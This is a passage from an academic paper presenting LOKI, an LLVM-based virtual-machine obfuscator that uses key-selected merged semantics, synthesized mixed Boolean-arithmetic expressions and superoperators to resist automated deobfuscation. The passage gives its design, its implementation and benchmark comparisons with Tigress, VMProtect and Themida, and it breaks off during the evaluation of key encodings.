Symbolic Execution. Symbolic execution allows to summarize assembly code algebraically. Instead of using concrete values, it tracks symbolic assignments of registers and memory in a state map [63]. Often, it works on a verbose representation of code, called *intermediate language (IL)*. Symbolic executors usually know common arithmetic identities and can perform basic simplification, e. g., constant propagation. Applied to code obfuscation, symbolic execution is used to symbolically extract the core semantics of VM handlers [47], track user input in an execution trace [59, 83, 84], or detect opaque predicates (in combination with SMT solvers) [5]. Typically, techniques to impede symbolic execution aim at artificially increasing the syntactic complexity of arithmetic operations (via MBAs) or the number of paths to analyze (triggering a so-called *path explosion*) [1, 54].

Example 5: *After symbolic execution of Figure 1, we obtain the following mappings:* eax *maps to itself (it has not been modified),* ecx *maps to* 0x20 *(line 2). The formula for* edx *is* eax + 0x20 + 0x10*. Using arithmetic identities, the symbolic execution engine can simplify the expression to* eax + 0x30*.*

Program Synthesis. In contrast to other techniques that rely on syntactic analysis of obfuscated code, *program synthesis*-based approaches operate on the semantic level. They treat code as a black box and attempt to reconstruct the original code based on the observable behavior, often represented in the form of input-output samples. Approaches such as SYNTIA [7] and XYNTIA [51] attempt to find an expression with equivalent behavior by relying on a stochastic algorithm traversing a large search space. Other approaches, e. g., QSYNTH [25], are based on enumerative synthesis: they compute large lookup tables of expressions which they use to simplify parts of an expression, reducing its overall complexity. For code deobfuscation, these approaches are used to simplify syntactically complex constructs (e. g., MBAs) or to learn semantics of VM handlers. However, program synthesis struggles with finding semantically complex expressions.

Example 6: *Consider the function* $f(x,y,c) := (x \oplus y) + 2 \cdot (x \wedge y)$*. To learn* f*'s core semantics, we generate random inputs and observe* $f(2,2,2) = 4$*,* $f(10,13,10) = 23$*, and* $f(16,3,0) = 19$*. A synthesizer eventually produces a function* $g(x,y,c) := x + y$ *that has the same input-output behavior. Notably, it learns that parameter* c *is irrelevant.*

Ideally, superoperators provide such expressions. However, our experiments (cf. Section 6.3) demonstrate that current designs (e. g., as used by TIGRESS) are still vulnerable; since superoperators combine different core semantics (represented as individual inputs/output tuples), an attacker can synthesize each core semantics separately by targeting each output o_i.

Semantic Codebook Checks. A semantic codebook contains a list of expressions that an attacker expects to exist within obfuscated code. For a syntactically complex expression f, an attacker checks if f is semantically equivalent to an expression g in the codebook by using an SMT solver [69]. If the SMT solver cannot find an input *distinguishing* f and g, it *formally proved* they behave the same for all possible inputs. A typical application scenario are VM handlers: They often implement a simple core semantics (e. g., $x + y$) [7, 58]. Thus, an attacker can construct a codebook based on simple arithmetic and logical operations. As codebooks must contain the respective semantics, increasing the semantic complexity of expressions requires an (exponentially) larger codebook, making the approach infeasible for a practical application.

Example 7: *Consider a function* $f(x,y,c) := (x \oplus y) + 2 \cdot (x \wedge y)$ *and a codebook* $\text{CB} := \{x - y, x \cdot y, x + y, \dots\}$*. An attacker can consecutively pick an entry* $g(x,y,c) \in \text{CB}$ *and verify whether* $f = g$ *using an SMT solver. To this end, the solver searches an assignment that satisfies* $f(x,y,c) \neq g(x,y,c)$*. Only for* $g(x,y,c) := x + y$ *no solution can be found. Thus, the attacker proved that* f *can be reduced to a syntactically shorter expression,* $x + y$*.*

4 Design

We envision a combination of obfuscation techniques where the individual techniques harmonize and complement each other to thwart automated deobfuscation attacks. In line with this philosophy, we now present a set of generic techniques where each constitutes a defense in a particular domain. However, when these techniques are effectively combined, they exhibit comprehensive protection against automated attacks.

To achieve lasting resilience, we focus on inherent weaknesses underlying existing automated attack methods, instead of targeting specific shortcomings of a given implementation. We further underline our techniques' generic nature by discussing their application on an abstract function $f(x,y,c)$ as introduced in Section 2.1. Next, we first discuss the design principles of our approach, present the attacker model, and afterwards explain the individual techniques in detail.

4.1 Design Principles

We have seen outlined automated attack methods can succeed in extracting a function f's core semantics (cf. Section 3). To mitigate these attacks, our design is based on three principles: (1) merging core semantics, (2) adding syntactic complexity, and (3) adding semantic complexity. In the following, we present techniques incorporating these principles and discuss their purpose as well as synergy effects emerging for our overall design.

Merging Core Semantics. Our first technique extends f by merging different, independent core semantics to increase the complexity. This can be understood as combining different, independent VM handlers in a single handler, or—in a more generic setting—combining different semantic operations of an unprotected unit of code in a single function f. The merge is facilitated in such a way that each core semantics is always executed. Still, as these semantics are independent of each other, we must ensure they are individually addressable, i. e., f's output is equivalent to the result of a specific core semantics. To allow the selection of the desired semantics, we extend the function definition to $f(x,y,c,k)$, where k is a *key* selecting the targeted core semantics. Formally, the selection is realized by introducing a point function $e_i(k)$, called *key encoding*, that is associated with a specific core semantics and returns 1 only for its associated key, 0 for other valid keys. This guarantees that the original semantics are preserved. A consequence of this interlocked, "always-execute" nature is that taint analysis and backward slicing fail to remove all semantics in f not associated with a specific k.

Example 8: *We want to design a function f that returns, based on a distinguishing key, either $x+y$ or $x-y$. We write this as $f(x,y,c,k) := e_0(k)(x+y)+e_1(k)(x-y)$ where $e_i(k)$ can be any point function returning 1 for the associated k and 0 otherwise, for example $e_0(k) := k == 0xdead$. Assuming that $e_0(k)$ returns 1 and $e_1(k)$ yields 0, f returns $x+y$.*

Adding Syntactic Complexity. Assuming merged semantics using different key encodings, an attacker can still differentiate between key encoding and core semantics for a given function f, as $e_i(k)$ operates only on the key while the core semantics use x, y, and c. At the same time, a dynamic attacker with knowledge of k can employ symbolic execution to simplify f to the core semantics associated with the known k by arithmetically nullifying operations not contributing to the result. To prevent such an attack, we increase the syntactic complexity by adding Mixed Boolean-Arithmetic (MBA) formulas to key encodings as well as core semantics.

Symbolically executing these syntactically complex formulas creates no meaningful expressions. Even though modern symbolic execution engines feature simplification rules for basic arithmetic identities and laws, there exists an unlimited number of MBA representations. In general, simplifying such an expression to its syntactically smallest representative is NP-hard [87].

Example 9: *For $f(x,y,c,k) := e_0(k)(x+y)+e_1(k)(x-y)$, we can replace $x+y$ with $(x\oplus y)+2\cdot(x\wedge y)$, $x-y$ with $x+\neg y+1$, and replace the multiplication of $e_1(k)(x-y)$ with the rule $(a\wedge b)\cdot(a\vee b)+(a\wedge\neg b)\cdot(\neg a\wedge b)$ for $a\cdot b$, resulting in the final function $f(x,y,c,k) := e_0(k)((x\oplus y)+2\cdot(x\wedge y))+(e_1(k)\wedge(x+\neg y+1))\cdot(e_1(k)\vee(x+\neg y+1))+(e_1(k)\wedge\neg(x+\neg y+1))\cdot(\neg e_1(k)\wedge(x+\neg y+1))$.*

To exploit this weakness of symbolic execution and provide a high diversity, we *synthesize* and *formally verify* MBAs instead of using hardcoded rules. This additionally complicates pattern matching and increases the number of instructions marked by forward taint analysis and backward slicing.

Adding Semantic Complexity. One of the remaining problems are semantic attacks, for example, a dynamic attacker that uses input-output behavior to learn an expression equivalent to the core semantics (e. g., via program synthesis). Therefore, we increase the core semantics' complexity by applying the concept of superoperators (cf. Section 2.1). These superoperators make core semantics arbitrarily long and increase the search space for semantic attacks drastically.

Example 10: *Instead of using core semantics of depth 3 (e. g., $x+y$), we apply more advanced core semantics such as $(x+y)\cdot(x\oplus y))$ with depth 7 or $((x\cdot c)\ll(y\vee(x\oplus c)))$ with depth 9, resulting in $f(x,y,c,k) := e_0(k)((x+y)\cdot(x\oplus y))+e_1(k)((x\cdot c)\ll(y\,|\,(x\oplus c)))$.*

While superoperators increase the semantic and syntactic complexity of core semantics, we further extend their syntactic complexity using MBAs. Their synergy additionally diminishes the effect of automated attacks.

4.2 Attacker Model

Intuitively, we envision a strong attacker to measure how our obfuscation scheme fares under worst-case conditions. For this purpose, we assume that an attacker has access to all automated attacks (cf. Section 3).

We assume an attacker has access to the target binary that includes at least one well-defined unit of obfuscated code at a known location. In line with our previous abstraction, we say this code unit can be represented by a function $f(x,y,c,k)$. The attacker's goal is to reconstruct the core semantics of f associated with a specific k. We require the reconstructed semantics to (1) contain *only* the core semantics associated with the specified k and (2) be comparable to the original code's semantics in terms of syntactic complexity. The intuition be-

hind these constraints is to exclude trivial solutions such as providing the unmodified function f itself (which contains, amongst others, the core semantics for the required k).

Further, we assume two *types* of attackers, a static and a dynamic one. The *static attacker* knows the precise code locations of x, y, c, and k as well as the location of function f's output. As a result, they can enrich static analyses, e. g., by defining these code locations as taint sources. A *dynamic attacker* extends the former by the ability to inspect and modify the values at these code locations. In particular, they can observe any key k and propagate it to remove core semantics not associated with this k. While a dynamic attacker is more powerful (in terms of accessible information), certain analysis scenarios such as code running on specific hardware (e. g., embedded devices), analysis on function-level without context, or the presence of techniques like anti-debugging [12,13] may rule out dynamic analysis in practice.

4.3 Key Selection Diversification

We want to prevent static attackers from learning the core semantics via semantic codebook checks and prevent identification of patterns in the key selection. To do so, we employ two different key encoding schemes: Key selection based on (1) the factorization problem, and (2) synthesized partial point functions. To conduct a semantic codebook check, an attacker uses an SMT solver to check for each entry of the codebook whether it is semantically equivalent to f. Assuming that f indeed includes a matching core semantics, the SMT solver has to find a value for k such that the corresponding $e_i(k)$ evaluates to 1. One way to prevent this is to design a key encoding that relies on inherently hard problems for the SMT solver, such as factorization.

Factorization-based Key Encoding. Factorization of a semiprime n (the product of two primes, p and q) is an inherently hard problem *as long as* the size of the factors are large enough (commonly, a few thousand bits). SMT solvers prune the search space by learning partial solutions for a given problem [45], but since no partial solutions exist for factorization, they are forced to perform an exhaustive search.

We define our factorization-based key encoding as $e_i(k) := (n \mod k) \equiv 0$ where k is a valid 32-bit integer representing one of the two factors ($k \notin \{1,n\}$). As our evaluation shows, this encoding suffices to stall SMT solvers. However, its distinct structure makes pattern matching attempts easy. To increase diversity, we use MBAs and a second key encoding.

Partial Point Functions. Instead of restraining our set of key encodings to a specific type, we synthesize generic point functions without any predefined structure. This is based on the insight that the $e_i(k)$ impose only a single constraint: they must be defined for all valid keys (returning 1 for their associated one, 0 for others). Invalid keys may return arbitrary values, making our synthesized functions *partial point functions*. Consequently, we are not restricted to specific point functions, such as the factorization-based encoding, but can use arbitrary point functions fulfilling this constraint.

Given a grammar containing ten different arithmetic and logical operations (such as addition, multiplication, and logical and bitwise operations), we generate expressions by chaining a randomly selected operation with random operands. This operand is either an arbitrary key byte or a random 64-bit constant. We chain at most 15 operations to limit the overhead resulting from this expression. Finally, we check if the synthesized expression satisfies the point function's constraint.

Example 11: *Let* $(k_0,k_1,k_2) := (0x1336,\ 0xabcd,\ 0x11cd)$ *be a set of keys. Then, we synthesize the point function* $e_0(k) := ((0xff \wedge k) \oplus 0xcd) \cdot 0x28cbfbeb9a020a33$ *for a 64-bit vector k.* $e_0(k)$ *evaluates to* 1 *for* k_0 *and to* 0 *for* k_1 *and* k_2*. For all other keys, it returns arbitrary values.*

4.4 Syntactic Complexity: MBA Synthesis

To thwart symbolic execution and pattern matching, we use MBAs for all components, including core semantics and key encodings. As hardcoded rules only provide low diversity, we precompute large classes of semantically equivalent arithmetic expressions and combine them through recursive, randomized expression rewriting. We now detail the creation of the equivalence classes and discuss our term rewriting.

Equivalence Class Synthesis. To create semantic equivalence classes for expressions, we rely on enumerative program synthesis [4, 37]. To this end, we first define a context-free grammar with a single non-terminal symbol S as start symbol and two terminal symbols, x and y, representing variables. For each arithmetic operation, we define a production rule that maps the non-terminal symbol to arithmetic operations (e. g., addition) or terminal symbols. To apply a specified production rule to a non-terminal expression, we replace the left-most S with the rule. Expressions without a non-terminal symbol can be evaluated by assigning concrete values to x and y. We say that the *depth* of an expression represents the number of times a non-terminal symbol was replaced by a production rule.

Example 12: *The grammar* $(\{S\},\Sigma = V \cup O,P,S)$ *with the variables* $V = \{x,y\}$*, the set of arithmetic symbols* $O = \{+,-\}$ *and the production rules* $P = \{S \to x \mid y \mid (S\ +\ S) \mid (S\ -\ S)\}$ *defines the syntax of how to generate terminal expressions. To derive the expression* $x+y$ *of depth* 3*, we apply the following rules:* $S \to (S+S) \to (x+S) \to (x+y)$*. With a mapping of* $\{x \mapsto 2, y \mapsto 6\}$*, we can evaluate the terminal expression to* 8*.*

We now describe how we use our context-free grammar in combination with Algorithm 1, which illustrates the high-level approach of equivalence class synthesis. Starting with a worklist of non-terminal states (initialized with the start symbol S), we iteratively process all expressions for a certain depth until we reach a specified upper bound depth N. For a given depth, we derive all terminal and non-terminal

Algorithm 1: Computing equivalence classes.

```
Data: n is the maximum depth.
states ← {S}
for d ← 1 to n do
    terminals ← derive_terminals(states)
    process_terminals(terminals)
    non_terminals ← derive_non_terminals(states)
    states ← non_terminals
```

expressions (also referred to as *states*) before processing the terminals and then repeating the process for the next depth. The call to `process_terminals` is responsible for sorting the expressions into the respective equivalence classes. To this end, we evaluate all expressions for a high number of different inputs (e. g., $1,000$), recording their output. Expressions with the same output behavior for all provided inputs are sorted into the same equivalence class. This provides an effective but coarse-grained sorting of expressions into potential equivalence classes. In a final step, we verify that these classes are semantically correct. For this, we choose the member with the smallest depth as representative and check with an SMT solver that all other members are semantically equivalent to this representative. Expressions failing this check are removed from the equivalence class. All remaining expressions are formally proven to not alter the original semantics.

To prune the search space and avoid trivial expressions (e. g., $x+0$), we symbolically simplify each terminal and non-terminal expression. For this purpose, we apply a normalization step to commutative operators, perform constant propagation, and simplify based on common arithmetic identities (e. g., $x+y-y$ becomes x).

Expression Rewriting. So far, we generated a large set of diverse equivalence classes we can use for replacing syntactically simple expressions with more complex ones. A naive approach replacing expressions with MBAs from the equivalence classes is bounded by the largest depth found in the respective class. To overcome this limitation, we propose a recursive expression rewriting approach using the equivalence classes as building blocks. This allows us to create expressions of *arbitrary* syntactical depth. Even assuming an attacker is in possession of all rewriting rules, it is difficult to invert an expression: Term rewriting is inherently *destructive* [76]. Without knowing the applied rewriting rules and their order, an attacker has to check all possibilities: n rewriting rules applied over m layers, resulting in the prohibitively large number of n^m candidates.

Given some expression e, we pick a random subexpression and check if it is a member of an equivalence class. If it is, we randomly choose another member from this class and use it to replace the picked subexpression within e. We recursively repeat this process for a randomly determined upper bound n. As all members within an equivalence class are proven to be pairwise equivalent, each replacement is guaranteed to produce an equivalent expression. Consequently, the final expression is provably equivalent to the first.

Example 13: *Assume that we want to increase the syntactic complexity of* $e := (x+y)+z$ *with the upper bound* $n = 2$*. First, we randomly choose the subexpression* $x+y$*. We then pick another member of the same equivalence class—*$(x \oplus y)+2\cdot(x \wedge y)$*—and replace it in* e*. In this case, we obtain* $e := ((x \oplus y)+2\cdot(x \wedge y))+z$*. In a second step, we choose* $x \oplus y$*, pick the semantically equivalent member* $(x \vee y)-(x \wedge y)$ *and replace it again. The final MBA-obfuscated expression is* $e := (((x \vee y)-(x \wedge y))+2\cdot(x \wedge y))+z$*.*

Empirical testing showed that for an initial expression the randomly picked subexpressions would often be short, causing the resulting recursive rewriting to be very local in nature rather than considering all of the expression. The previous example illustrates this behavior. Considering the expression as an *abstract syntax tree (AST)*, we twice replaced deeper parts of the AST while ignoring the top-level operation (addition with z). Consequently, subsequent iterations would be even less likely to pick the high-level operation, considering the wealth of other operations to pick from. Therefore, the AST would be significantly unbalanced. To avoid this, we prefer selecting top-level operations in the first loop iterations.

4.5 Semantic Complexity: Superoperators

Up to this point, f's core semantics have a rather low semantic complexity (e. g., $x+y$). To thwart semantic attacks, we use a variation of superoperators that increase the semantic complexity. The intention is to significantly increase the search space for an attacker: For example, assume a set of three variables V and a set of six binary operations O: For semantic depth 3 (e. g., $x+y$), an expression contains $m = 2$ variables and $n = 1$ operations, such that an attacker has to brute-force at most $|V|^m * |O|^n = 3^2 * 6^1 = 54$ possibilities. For depth 7 (e. g., $((x+y)\cdot(x \oplus c))$), they must try up to $3^4+6^3 = 17,496$ different expressions (or $314,928$ for depth 9). In other words, the search space grows exponentially, making semantic code book checks as well as program synthesis infeasible.

However, common superoperator strategies, e. g., as used by Tigress [18], are not resilient against these attacks (cf. Section 6.3). They usually include independent core semantics, each having their own output; this causes the handler to have multiple, independent outputs, which an attacker can target individually. As each core semantics itself usually implements only a single operation [7,58] (e. g., $x+y$ with semantic depth 3) attacking one such superoperator is similar to attacking a series of regular handlers. To avoid this pitfall, we design our superoperators to preserve the signature of f (a *single* output and x, y, c and k as inputs) while providing a high semantic depth. In other words, our superoperators consist of a chain of core semantics that depend on each other and must be executed sequentially: The output of the core semantics is used as input for subsequent core semantics; the last

```
1    d := a + b          ;  d1 := a  + b
2    b := a * d          ;  b1 := a  * d1
3    d := b | d          ;  d2 := b1 | d1
```

Figure 2: Three different core semantics, each implementing a simple operation. On the right-hand side, the SSA form of the respective expressions.

core semantics produces the output of the handler. Even if an attacker is aware of these superoperators, they cannot split a handler into multiple separate synthesis tasks and forces them to synthesize the whole expression.

On a technical level, we construct superoperators based on data-flow dependencies, more precisely *use-definition chains* based on *static single assignment (SSA)* [22]: Given an unprotected code unit in form of instructions in three-address code, we assign a unique variable to each variable definition and replace subsequent variable uses with its latest definition on the right-hand side (called *SSA form*). Then, we build superoperators by first randomly picking variables on the right-hand side and then replacing these *uses* by their respective variable *definitions* recursively. By choosing lower and upper limits for the recursion bound, we can control the superoperators' semantic depth. To further increase the syntactic complexity, we apply our MBAs.

Example 14: *Assume we have three sequential instructions (Figure 2, l. 1-3) implementing semantically simple operations; each represents an individual core semantics. Notably, the first instruction's output serves as input for the second and third. Similarly, the second instruction is an input to the third. To create a superoperator that implements a semantically more complex operation, we transform the code into SSA form, (randomly) pick* `b1` *in the third instruction and replace this use by its definition (l. 2), yielding* `d2 := (a * d1) | d1`. *When picking* `d1`*, we replace it by its definition (l. 1) accordingly, transforming the expression into* `d2 := (a * (a + b)) | (a + b)`. *While the initial expressions have a semantic depth of 3, the superoperator's depth is 9.*

Intuitively, replacing a *use* by its respective *definition* is guaranteed to preserve the semantics, as variable assignments are immutable in SSA form. Additionally, we prove the rewritten superoperator is equivalent to the original code with symbolic execution.

4.6 Synergy Effects

To summarize, each of our components thwarts specific deobfuscation attacks: MBAs tackle symbolic execution and pattern matching, while the nature of f with its multiple core semantics, selected via a key, prevents taint analysis and backward slicing from removing irrelevant semantics. Further, superoperators increase the semantic complexity, throwing off semantic attacks.

As indicated, especially the combination of our techniques prevents automated deobfuscation attacks: They do not only co-exist but have beneficial synergy effects, which in turn improve the overall resilience of the combination. For example, our MBAs weaken pattern matching on all levels, including key encodings, and cause the differences between key encoding and core semantics to blur. Besides the syntactic confusion introduced, we can propagate the core semantics into the key encoding and vice versa. For instance, we may use MBAs that extend the key check with the variables x or y using arithmetic identities that do not alter the key check itself. At the same time, MBAs benefit from superoperators given they provide ample opportunity to pick and replace subexpressions.

4.7 Verification of Code Transformations

Obfuscation generally modifies the syntactic representation of code; thus, it is crucial to verify that it does not change the code's semantic behavior. One can achieve this by checking if the transformed code is semantically equivalent to the original one. While this works well for short sequences of instructions (e. g., by using SMT solvers) within a reasonable amount of time, it does not scale to complex programs. In such cases, the industrial state of the art approximates these guarantees by using extensive random testing [43, 86].

For our design, we choose the best applicable verification method to ensure correctness: For individual components, we use formal verification to prove their correctness (cf. Sections 4.3, 4.4, 4.5). To improve the confidence of the correctness of the combination, we use an approach similar to black-box fuzzing [27, 38], where we compare the I/O behavior of the original and transformed code for a user-configurable number of random inputs, usually ranging from $1,000$ to $10,000$. These are randomly sampled depending on the type expected by the program (e. g., ASCII strings, random 64-bit integers, or known edge cases such as 0 or $0xff..ff$), which needs to be specified by the user. Crucially, we rely on human insight and careful specification of the input domain such that the sampled inputs cover the full program functionality. We apply this fuzzing both on the binary level as well as on the intermediate representation; for the former, we compare the compiled versions of the unprotected and protected programs, while we emulate the program's intermediate representation before and after transformations for the latter. As a consequence of our handlers' interlocked, always-execute nature, we achieve full code coverage and path coverage both on the intermediate representation as well as on the binary level for all handlers needed to represent the original code.

5 Implementation

To evaluate our techniques, we implement a VM-based obfuscation scheme named LOKI on top of LLVM [68] (version 9.0.0) and a code transformation component written in Rust. LOKI consists of ~3,100 LOC in C++ and ~8,700 LOC in Rust. In this scheme, each function $f(x,y,c,k)$ is represented by one of our 510 handlers. In other words, each handler can implement any semantic operation that requires no more than two input variables and one constant. Our handlers support

the inclusion of three to five core semantics (randomly chosen at creation time), which can be addressed by setting k accordingly. Besides these 510 handlers, we have a *VM exit* and a handler managing memory operations. The control flow between handlers is realized as *direct threaded code* [44], i. e., each handler inlines the VM dispatcher. Our VM assumes a 64-bit architecture. Code operating on smaller bit sizes is semantically upcasted to guarantee correctness.

Our approach to obfuscate real-world code consists of three major steps: Lifting, code transformation, and compilation. The *lifting* starts with a given C/C++ input program that contains a specified function to protect. We then translate this function to LLVM's intermediate representation (IR) and use various compiler passes to optimize the input and unroll loops as our prototype does not support control-flow to reduce engineering burden. Note that this is no inherent limitation of our approach, but a simplification we made as LLVM's passes sufficed in creating binaries that our prototype implementation can process. Finally, we lift the resulting LLVM IR to a custom IR which the code transformation component internally operates on. This component (a) parses the lifted representation of the targeted function, (b) creates superoperators based on this input (with recursion bound 3 to 12), (c) instantiates the VM handlers, applies our obfuscation techniques (e. g., MBAs), and verifies them. For MBAs, we use a random recursive expression rewriting bound between 20 and 30. We choose from a pre-computed database of 843,467 MBAs (all expressions up to a depth of 9), split over 48 equivalence classes. In each class, there are roughly 17,500 entries on average. To exemplify the dimensions: An attacker has to try up to $n^m_{Loki} = 843{,}467^{30} = 6.1 * 10^{177}$ possibilities to simplify our MBAs; Based on our reverse engineering efforts, state-of-the-art obfuscator TIGRESS features only 47 handcrafted rules (that are not applied recursively), such that an attacker has to evaluate $n^m_{Tig} = 47^1 = 47$ possibilities. (d) Finally, the Rust component generates the VM bytecode and translates the handlers back into LLVM IR. Then, obfuscated and original code are compiled with `-O3` and verified.

6 Experimental Evaluation

Based on our prototype implementation, we evaluate if our approach can withstand automated deobfuscation techniques (*resilience*), while maintaining *correctness* and imposing only acceptable overhead (*execution cost*). Overall, we follow the evaluation principles outlined by Collberg et al. [20].

All experiments were performed using Intel Xeon Gold 6230R CPUs at 2.10 GHz with 52 cores and 188 GiB RAM, running Ubuntu. Our obfuscation tooling uses LLVM [68] (v. 9.0) and the SMT solver Z3 [52] (v. 4.8.7). For tracing coverage, we rely on Intel Pin [39] (v. 3.23). Our deobfuscation tooling is based on MIASM [11] (commit `65ab7b8`), TRITON [61] (v. 0.8.1), and SYNTIA [7] (commit `e26d9f5`). We use our prototype of LOKI and the academic state-of-the-art obfuscator, TIGRESS [18] (v. 3.1), to obfuscate five different programs, each implementing a cryptographic algorithm: AES, DES, MD5, RC4, and SHA1. This is a common approach: the first three are based on an obfuscation data set provided by Ollivier et al. [54]; the others are adapted from reference implementations [9, 70]. These algorithms are representative for real-world scenarios in which cryptographic algorithms are used to guard intellectual property (e. g., hash functions used for checksums in commercial DRM systems) [53]. In a case study, we obfuscate VLC's DVD decryption routine to show how LOKI can be applied onto real-world use cases. Where necessary, we adapt the programs slightly to allow LOKI to process them (cf. Section 5) without modifying their functionality. TIGRESS' configuration [62] resembles our design and works on the same source code files.

6.1 Benchmarking

Our goal is to benchmark the *correctness* and *cost* of our obfuscator. We do so by conducting a series of experiments, measuring the overhead in terms of runtime and disk size as well as verifying the correctness of transformed code. For each obfuscator, we create 1,000 obfuscated instances for each of the five targeted programs and use them for all experiments. The overhead comparison is given as factor relative to the original, unobfuscated program compiled with `-O3`. To measure the MBA overhead, we create another 1,000 obfuscated instances without any MBAs for LOKI.

Experiment 1: Correctness. *For each target, we verify that all* 1,000 *obfuscated instances produce the same output as the original program for more than* 1,000,000 *inputs. To obtain a uniform distribution over varying input lengths of our cryptographic targets, we create* 10,000 *random inputs for each supported input length* $l \in [16;128]$. *Additionally, we test a number of edge cases* $\in \{0x0..0, 0xff..ff, 0x80..00, 0x00..01, 0xaa..aa, 0x55..55\}$ *(or their cartesian product if two inputs are required). This amounts to a total of* 1,134,068 *inputs, for which we assert equal input-output behavior.*

All obfuscated binaries (both those with and without MBAs) exhibit exactly the same behavior for the 1,134,068 inputs tested.

Experiment 2: Code Coverage and Path Coverage. *To further increase confidence in our correctness tests, we measure both the code coverage and the path coverage that the inputs from Experiment 1 achieve on the to-be-protected code both for the original program and obfuscated instances.*

We find that each of the more than 1,000,000 inputs from Experiment 1 achieves full code coverage and full path coverage. This ensures that our inputs cover the complete behavior of the code we obfuscate and that our obfuscation transformations have not altered this behavior.

Experiment 3: Overhead. *For each target, we measure the average execution runtime. To this end, each target wraps*

the to-be-protected code in a single function, which is called 10,000 *times per input. We then execute each obfuscated binary for* 1,000 *random inputs, recording the collected timings. We also compare the original program's disk size to the average of the obfuscated binaries.*

As evident from Table 2, the runtime overhead ranges from a factor of 301 to 482 compared to the original program's execution time. While this overhead may appear excessive—also in comparison to TIGRESS—state-of-the-art commercial obfuscation generally imposes an even larger slowdown, up to ten times more than LOKI (cf. Table 2, [15]). We re-run this experiment on the 1,000 binaries without MBAs to evaluate their impact. On average, they are responsible for ~39% of the overhead. Similar for the disk size, the obfuscated programs are 18 to 51 times larger than the original ones. Size-wise, MBAs cause ~33% of the overhead. For further details of our MBAs' overhead, we refer to the Technical Report [62]. Compared to THEMIDA and VMPROTECT, our obfuscating transformations generate almost always smaller programs, while TIGRESS always produces significantly smaller binaries.

Overall, we conclude that our overhead is moderate in comparison to commercial state-of-the-art obfuscators. For further discussion, we refer to Section 7. TIGRESS' overhead is impressively small, but it falls short in providing comprehensive protection as the following experiments show.

Case Study: VLC with LIBDVDCSS. To showcase the practical feasibility of LOKI in real-world scenarios, we obfuscate the `DecryptKey` function in LIBDVDCSS [71]; this component of VLC [72] is responsible for decrypting the multimedia content of DVDs keys. The underlying idea is to protect the decryption algorithm from the prying eyes of crackers and protect intellectual property. However, the vast majority VLC's code is irrelevant to content decryption, such that there is no need to obfuscate the whole LIBDVDCSS library or even the whole media player. After obfuscating the `DecryptKey` function, which is called *before* the actual media content is played, we measure the execution time of the function during initial startup, when the DVD is decrypted. We average the results over ten executions. We find that without obfuscation, the function is executed in 2,952 nanoseconds, while with obfuscation, the decryption lasts 937,606 nanoseconds. Overall, LOKI slows down the initialization by one millisecond, a negligible cost for protecting one's intellectual property, especially if the to-be-protected function is only called in the application's startup phase.

6.2 Resilience

We evaluate whether our techniques can withstand automated deobfuscation approaches. To this end, we analyze the impact of syntactic and semantic attacks against the obfuscated code in the presence of both static and dynamic attackers. We design all experiments by assuming the strongest attacker model. To this end, we test each component individually, therefore ignoring beneficial synergy effects. Where applicable, we first evaluate our techniques on a general design level before testing their concrete implementations. The former serves as universal evaluation of a technique's resilience, while the latter demonstrates that this also holds when actually implemented on the binary level.

LOKIATTACK. Fundamentally, attacking the obfuscated VM on the binary-level has two stages: (1) Identifying a specific handler within the VM, and (2) attacking (simplifying) this particular handler as far as possible. For our evaluation, especially (2) is interesting, as all our techniques focus on hardening individual handlers. As such, we develop a custom attack framework that we call LOKIATTACK. It is specifically tailored to the attacked obfuscators and automates the first stage: It identifies all VM handlers and provides the attacker (for each handler) with access to the handler parameters (x, y, c, and—for LOKI—k). For a dynamic attacker, it also provides concrete values for these parameters. Finally, LOKIATTACK uses symbolic execution to obtain all code paths through the intermediate representation (IR) of the `O3`-optimized VM code that depend on an *unknown* (static attacker) or *known* (dynamic attacker) value of k (for LOKI). For each such path, an attacker can launch the actual attack on the handler (stage 2), for which LOKIATTACK provides a number of techniques implemented as plugins, e. g., taint analysis, symbolic execution, or program synthesis. To implement LOKIATTACK, we use MIASM; the plugins for stage 2 are based on TRITON (byte-level taint analysis), MIASM (bit-level taint analysis, backward slicing, and symbolic execution), and SYNTIA (program synthesis). These plugins include costly operations (SMT solving, program synthesis, and symbolic execution), from which some may run for several days. As our evaluation consists of more than 300,000 analysis tasks, we limit each one to 1 hour to keep the analysis time manageable. This is a common use-case and in-line with previous work on deobfuscation [5, 7, 51].

6.3 Evaluation of Key Encodings

We evaluate whether a static attacker can obtain a specific core semantics using semantic codebook checks. Note this experiment is only applicable to LOKI as TIGRESS has no concept of key-based selection of core semantics. Assume that the function $f(x,y,c,k)$ includes $x+y$ as one of its core semantics. Then, an attacker can use an SMT solver to find a value for k such that f is semantically equivalent to $g(x,y,c) := x+y$. On a technical level, we employ an approach called *Counterexample-Guided Abstraction Refinement (CEGAR)* [16, 17] that relies on two independent SMT solvers: While SMT solver A tries to find assignments for all variables (including k) such that f and g produce the same output, solver B tries to find a counterexample for this value of k such that f and g behave differently. Then, A uses the counterexample as guidance.

Table 2: Runtime and disk size overhead as factors relative to the non-obfuscated binaries (compiled with O3). *(w/o = without)*

		Time Factor					Size Factor				
		AES	DES	MD5	RC4	SHA1	AES	DES	MD5	RC4	SHA1
VMProtect	Virtualization	2,489	1,859	1,982	1,321	2,524	37	21	40	44	40
	Ultra	8,925	9,152	13,047	5,806	15,411	47	37	57	59	53
Themida	Tiger White	1,388	622	203	240	552	58	38	58	58	59
	Dolphin Black	11,695	5,052	2,428	3,634	8,354	67	47	85	63	84
Loki		386	301	357	482	386	33	18	39	37	51
	w/o MBA	236	185	204	315	233	21	13	25	26	32
Tigress		261	51	101	58	111	3	4	2	2	3

Experiment 4: Hardness of Key Encodings. *We generate* $1,000$ *random instances of our factorization-based key encoding and synthesize* $10,000$ *point functions. Then, we apply the CEGAR approach independently to both key encodings and check if the SMT solver finds a correct value for k.*

We observe that the SMT solver found no correct key for the factorization-based encoding, but hit the 1h timeout in all cases. Considering the point function-based key encoding, Z3 managed to find a value for k in $6,932$ cases (~69%). On average, it found the solution in 284s (excluding timeouts). We conclude that an SMT solver struggles with our factorization-based key encoding, while point functions often can be solved. Recall though that point functions primarily serve to diversify and erase discernible patterns to impede pattern matching.

Experiment 5: Key Encoding on Binary Level. *To verify if our implementation properly emits these key encodings, we generate* $1,000$ *binaries that contain one specific handler which includes* $x+y$ *as one of its core semantics. These binaries contain neither MBAs nor superoperators. Assuming a static attacker uses CEGAR, we check in how many cases the SMT solver finds a correct value for k.*

